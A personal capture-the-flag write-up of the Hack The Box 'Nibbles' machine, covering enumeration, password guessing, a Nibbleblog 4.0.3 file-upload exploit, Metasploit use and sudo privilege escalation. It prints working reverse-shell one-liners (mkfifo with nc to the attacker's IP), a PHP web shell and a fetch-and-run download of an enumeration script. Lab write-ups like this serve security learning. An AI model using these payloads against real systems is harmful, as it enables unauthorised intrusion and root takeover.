HTB - Nibbles
Nibbles is my first box on Hack The Box and also my first time seriously studying pentesting. The platform rates it as easy, but rooting it was really hard for me. Whoever rated this as “easy” must have been born knowing it.
Some of the things I saw in this CTF:
- Metasploit
- Privesc
- Reverse shell
- Whatweb
- Gobuster
- NetCat
📋 Machine description
Nibbles is a fairly simple machine, however with the inclusion of a login blacklist, it is a fair bit more challenging to find valid credentials. Luckily, a username can be enumerated and guessing the correct password does not take long for most.
🔍 Enumeration
I learned several enumeration commands but so far the most useful one was nmap (Network Mapper)
nmap $IPThis command maps the 1000 most common ports in applications and returns the ones that are open. There are several options in nmap but I didn’t need to pass any in this case, the output was this:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-30 07:26 -0400
Nmap scan report for 10.129.48.7
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 16.66 seconds
2 ports are open: 22 for SSH and 80 for HTTP. They’re not necessarily running those exact services — nmap just shows what’s most commonly found on each port.
If I try to SSH in, it asks for a password, and SSH has some brute force protections, so it’s not worth it right now.
ssh $IP
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
kali@10.129.49.66's password:
Port 80 is normally an HTTP server port — putting http://<ip> in the browser validates that idea. I did that and got the following result: an html page with “Hello World” written on it:

Inspecting the source code, a comment mentioning the path /nibbleblog/
<b>Hello world!</b>
<!-- /nibbleblog/ directory. Nothing interesting here! -->
pretty obvious I needed to explore that path. I found an ugly, half-empty blog that looked like mine does right now — nothing interesting.
You can tell it’s built with Nibbleblog, it’s written right there, but since I’m a hacker running Kali Linux, let’s use whatweb — it also confirms the site is built with Nibbleblog
$ whatweb http://$IP/nibbleblog

http://10.129.49.66/nibbleblog [301 Moved Permanently] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.49.66], RedirectLocation[http://10.129.49.66/nibbleblog/], Title[301 Moved Permanently]
http://10.129.49.66/nibbleblog/ [200 OK] Apache[2.4.18], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.49.66], JQuery, MetaGenerator[Nibbleblog], PoweredBy[Nibbleblog], Script, Title[Nibbles - Yum yum]
I Googled “nibbleblog exploit”, went through some CVEs and pages and landed on this seclists page explaining a vulnerability that allows arbitrary code execution on nibbleblog
When uploading image files via the “My image” plugin - which is delivered with NibbleBlog by default - , NibbleBlog 4.0.3 keeps the original extension of uploaded files. This extension or the actual file type are not checked, thus it is possible to upload PHP files and gain code execution. Please note that admin credentials are required.
There’s even a PoC and code to open a PHP shell on the site, which I’ll use later.
I noticed right in the seclists PoC that I would need admin credentials to use the upload plugin and drop the PHP reverse shell.
🔑 Hunting for admin credentials
I could spin up a local Nibbleblog instance on my machine since the code is open source and poke around as admin — but we can also use gobuster to try to find common web application routes
$ gobuster dir -u http://$IP/nibbleblog/ -w ~/SecLists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.49.66/nibbleblog/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htpasswd            (Status: 403) [Size: 307]
.htaccess            (Status: 403) [Size: 307]
.hta                 (Status: 403) [Size: 302]
README               (Status: 200) [Size: 4628]
admin                (Status: 301) [Size: 323] [--> http://10.129.49.66/nibbleblog/admin/]
admin.php            (Status: 200) [Size: 1401]
content              (Status: 301) [Size: 325] [--> http://10.129.49.66/nibbleblog/content/]
index.php            (Status: 200) [Size: 2987]
languages            (Status: 301) [Size: 327] [--> http://10.129.49.66/nibbleblog/languages/]
plugins              (Status: 301) [Size: 325] [--> http://10.129.49.66/nibbleblog/plugins/]
themes               (Status: 301) [Size: 324] [--> http://10.129.49.66/nibbleblog/themes/]
Progress: 4751 / 4751 (100.00%)
===============================================================
Finished
===============================================================
I found some important routes. One of them was the admin area entry point: /nibbleblog/admin.php

Another route revealed that admin is a valid user: /nibbleblog/content/private/users.xml
<users>
  <user username="admin">
    <id type="integer">0</id>
    <session_fail_count type="integer">0</session_fail_count>
    <session_date type="integer">1520559147</session_date>
  </user>
  <blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
  <blacklist type="string" ip="10.10.14.80">
    <date type="integer">1520559030</date>
    <fail_count type="integer">4</fail_count>
  </blacklist>
</users>
at this point I still didn’t know the password. Brute force didn’t work — after a few attempts the system locked me out and only unblocked after a while. There was no mention of a password anywhere. Luckily, after a few attempts and digging through the files, the password nibbles worked — I’m in!
💥 Exploit: reverse shell via upload
We know there’s a vulnerability in nibbleblog v4.0.3 documented as CVE-2015-6967. With a little poking around the admin area we can confirm the version we’re attacking.

The seclists page has a detailed guide on how the vulnerability works: https://seclists.org/fulldisclosure/2015/Sep/5
We can upload a PHP reverse shell through the My Image plugin that comes installed by default in this version of nibbleblog
A PHP reverse shell cheatsheet: https://highon.coffee/blog/reverse-shell-cheat-sheet/#php-reverse-shell
First I created the reverse shell pointing to my IP and port 9443
echo "<?php system (\"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ATTACKING_IP> 9443 >/tmp/f\"); ?>" >> shell.phpAfter uploading this shell.php file, I needed to listen on port 9443 on my machine with netcat
nc -lvnp 9443And now to open the reverse shell I just had to access the file at http://<IP>/nibbleblog/content/private/plugins/my_image/image.php
The result was:
nc -lvnp 9443
listening on [any] 9443 ...
connect to [10.10.15.197] from (UNKNOWN) [10.129.54.227] 50788
/bin/sh: 0: can't access tty; job control turned off
$
I got a reverse shell!
🐚 Stabilizing the shell (TTY)
to be honest, the shell we got is shit: no history, no tab autocomplete (I’m actually building a shell in Rust, I’ll link it here later). The reason is that it’s not connected to a real terminal (TTY).
luckily this machine had python3
$ type python3
python3 is /usr/bin/python3
python creates a pseudo-terminal (PTY) and runs bash inside it, giving the shell a real TTY. Without this, programs like sudo (which I needed for privesc) throw errors.
python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$
🚩 First flag (user)
got the first flag!
$ cd ~
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
79******************************
⬆️ Privilege escalation (privesc)
For the second flag I needed root access
nibbler@Nibbles:/home/nibbler$ id
id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
nibbler@Nibbles:/home/nibbler$ ls /root
ls /root
ls: cannot open directory '/root': Permission denied
In the nibbler user’s folder there was a file called personal.zip
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip  user.txt
Using unzip I found a shell script — and the nibbler user had write permission on it
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ ls -l personal/stuff/monitor.sh
ls -l personal/stuff/monitor.sh
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$
For a few more checks I used the LinEnum script, which automates a bunch of privesc checks
I needed to download LinEnum onto the target machine. I did this by spinning up an HTTP server on my machine with python and fetching it from the target
On my machine:
sudo python3 -m http.server 8080On the target machine:
nibbler@Nibbles:/home/nibbler$ wget http://10.10.15.197:8080/LinEnum.sh
wget http://10.10.15.197:8080/LinEnum.sh
--2026-07-06 08:19:37--  http://10.10.15.197:8080/LinEnum.sh
Connecting to 10.10.15.197:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [application/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh            0%[                    ]       0  --.-KB/s       LinEnum.sh           95%[==================> ]  43.51K   154KB/s       LinEnum.sh          100%[===================>]  45.54K   160KB/s    in 0.3s

2026-07-06 08:19:38 (160 KB/s) - 'LinEnum.sh' saved [46631/46631]

nibbler@Nibbles:/home/nibbler$ chmod +x LinEnum.sh
chmod +x LinEnum.sh
Part of LinEnum’s report said it was possible to run monitor.sh as root without a password — and since our nibbler user can edit the file, we can inject another reverse shell and get root access!
nibbler@Nibbles:/home/nibbler$ ./LinEnum.sh
./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

...

[+] We can sudo without supplying a password!
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
I used tee -a to append the reverse shell to the end of the file without causing it to lose its permissions
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.197 8443 >/tmp/f' | tee -a monitor.shNow on my machine:
nc -lvnp 8443And on the target machine:
sudo /home/nibbler/personal/stuff/monitor.shI got root access!
👑 Second flag (root)
just had to grab the last flag:
cd /root
ls
root.txt
cat root.txt
de**************************
🤖 Easy mode: Metasploit
It gets much simpler using Metasploit
First I searched for the vulnerability with search nibbleblog
msfconsole

msf > search nibbleblog

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/multi/http/nibbleblog_file_upload  2015-09-01       excellent  Yes    Nibbleblog File Upload Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/nibbleblog_file_upload
It has exactly the vulnerability I already exploited. I used it and set the target host and attacker machine (my host) — rhosts and lhost respectively
msf > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/nibbleblog_file_upload) > set rhosts 10.129.54.227
rhosts => 10.129.54.227
msf exploit(multi/http/nibbleblog_file_upload) > set lhost 10.10.15.197
lhost => 10.10.15.197
show options to see what else needed to be set
msf exploit(multi/http/nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The password to authenticate
                                          with
   Proxies                     no        A proxy chain of format type
                                         :host:port[,type:host:port][
                                         ...]. Supported proxies: soc
                                         ks5, http, socks5h, sapni, s
                                         ocks4
   RHOSTS     10.129.54.227    yes       The target host(s), see http
                                         s://docs.metasploit.com/docs
                                         /using-metasploit/basics/usi
                                         ng-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoi
                                         ng connections
   TARGETURI  /                yes       The base path to the web app
                                         lication
   USERNAME                    yes       The username to authenticate
                                          with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.15.197     yes       The listen address (an interface
                                      may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Nibbleblog 4.0.3


View the full module info with the info, or info -d command.
I needed to set targeturi, password and username
msf exploit(multi/http/nibbleblog_file_upload) > set username admin
username => admin
msf exploit(multi/http/nibbleblog_file_upload) > set password nibbles
password => nibbles
msf exploit(multi/http/nibbleblog_file_upload) > set targeturi nibbleblog
targeturi => nibbleblog
Also set the payload to generic/shell_reverse_tcp
msf exploit(multi/http/nibbleblog_file_upload) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
Ran exploit and got shell access on the nibbles machine
msf exploit(multi/http/nibbleblog_file_upload) > exploit

[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Command shell session 4 opened (10.10.14.2:4444 -> 10.129.42.190:53642) at 2021-04-21 16:32:37 +0000
[+] Deleted image.php

id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
📝 Cheatsheet
Quick reference for some commands used in this box that I want to save.
Enumeration
IP=10.129.49.66                                              # store the target in a variable
nmap $IP                                                     # most common ports (22 ssh, 80 http)
nmap -sC -sV -p22,80 $IP                                     # default scripts + service versions
whatweb http://$IP/nibbleblog                                # CMS fingerprint (Nibbleblog)
gobuster dir -u http://$IP/nibbleblog/ \
  -w ~/SecLists/Discovery/Web-Content/common.txt             # discover routes (admin.php, content/...)
curl http://$IP/nibbleblog/content/private/users.xml         # reveals "admin" as a valid user
Stabilize the shell (TTY)
python3 -c 'import pty; pty.spawn("/bin/bash")'
# extra: Ctrl+Z  →  stty raw -echo; fg  →  export TERM=xterm
Privesc, sudo on a writable script
# inject the payload WITHOUT deleting the file (>> / tee -a preserves permissions)
echo 'appending to end of file' | tee -a monitor.sh
Transfer files (e.g. LinEnum)
# attacker:
python3 -m http.server 8080
# target:
wget http://<ATTACKING_IP>:8080/LinEnum.sh && chmod +x LinEnum.sh && ./LinEnum.sh